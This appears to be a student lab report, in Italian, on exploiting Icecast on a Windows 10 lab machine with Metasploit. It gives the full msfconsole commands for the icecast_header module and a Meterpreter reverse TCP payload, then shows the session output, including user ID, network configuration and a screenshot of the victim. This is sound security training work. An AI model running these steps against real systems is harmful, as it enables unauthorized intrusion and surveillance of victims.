

# Hacking Windows

## Relazione sull'ottenimento di una sessione Meterpreter tramite Metasploit su Windows 10

**1. Obiettivo** L'obiettivo dell'attività era ottenere una sessione **Meterpreter** su un sistema **Windows 10**, sfruttando la vulnerabilità presente nel software **Icecast** utilizzando **Metasploit**. Dopo aver ottenuto l'accesso, si sono eseguite alcune operazioni per raccogliere informazioni sul target.

---

## 2. Configurazione dell'ambiente

- **Attaccante:** Kali Linux
- **Target:** Windows 10 con Icecast installato e in esecuzione sulla porta **8000**
- **Strumento utilizzato:** Metasploit Framework
- **Exploit usato:** exploit/windows/http/icecast\_header
- **Payload usato:** windows/meterpreter/reverse\_tcp

```

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.150
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.150:49451) at 2025-03-13 14:51:40 +0100

meterpreter > getip
[-] Unknown command: getip. Did you mean getpid? Run the help command for more details.
meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > ipconfig

Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:93:2b:b4
MTU : 1500
IPv4 Address : 192.168.50.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ac85:14d2:b581:67bc
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:3296

```

### 3. Esecuzione dell'exploit

#### 3.1. Avvio di Metasploit

Abbiamo avviato Metasploit con il comando:

```
msfconsole
```

Poi abbiamo cercato un exploit per Icecast:

```
search icecast
```

E selezionato il modulo corretto:

```
use exploit/windows/http/icecast_header
```

#### 3.2. Configurazione dell'exploit

Abbiamo impostato i parametri necessari:

```
set RHOSTS 192.168.50.150 # IP della vittima
set RPORT 8000             # Porta su cui gira Icecast
set LHOST 192.168.50.100  # IP dell'attaccante (Kali)
set LPORT 4444             # Porta di ascolto per la connessione inversa
set PAYLOAD windows/meterpreter/reverse_tcp
```

### 3.3. Lancio dell'exploit

Abbiamo eseguito l'exploit con:

run

Dopo l'esecuzione, Metasploit ha stabilito una sessione Meterpreter con il sistema target.

---

## 4. Operazioni con Meterpreter


### 4.1. Ottenere l'IP della vittima

Abbiamo tentato di usare il comando:

getip

Ma non ha funzionato, quindi abbiamo usato metodi alternativi:

ifconfig # Per visualizzare gli indirizzi IP




```
meterpreter > screenshot
Screenshot saved to: /home/kali/IxcJeBcV.jpeg
meterpreter > █
```

### 4.2. Acquisizione di uno screenshot

Abbiamo eseguito il comando:

screenshot

Lo screenshot è stato salvato nella cartella predefinita di Metasploit (/home/kali/IxcJeBcV.jpeg).



nb:ho fatto due screenshot.

## 6. Conclusione

L'attività ha permesso di comprendere il funzionamento di **Metasploit** e **Meterpreter**.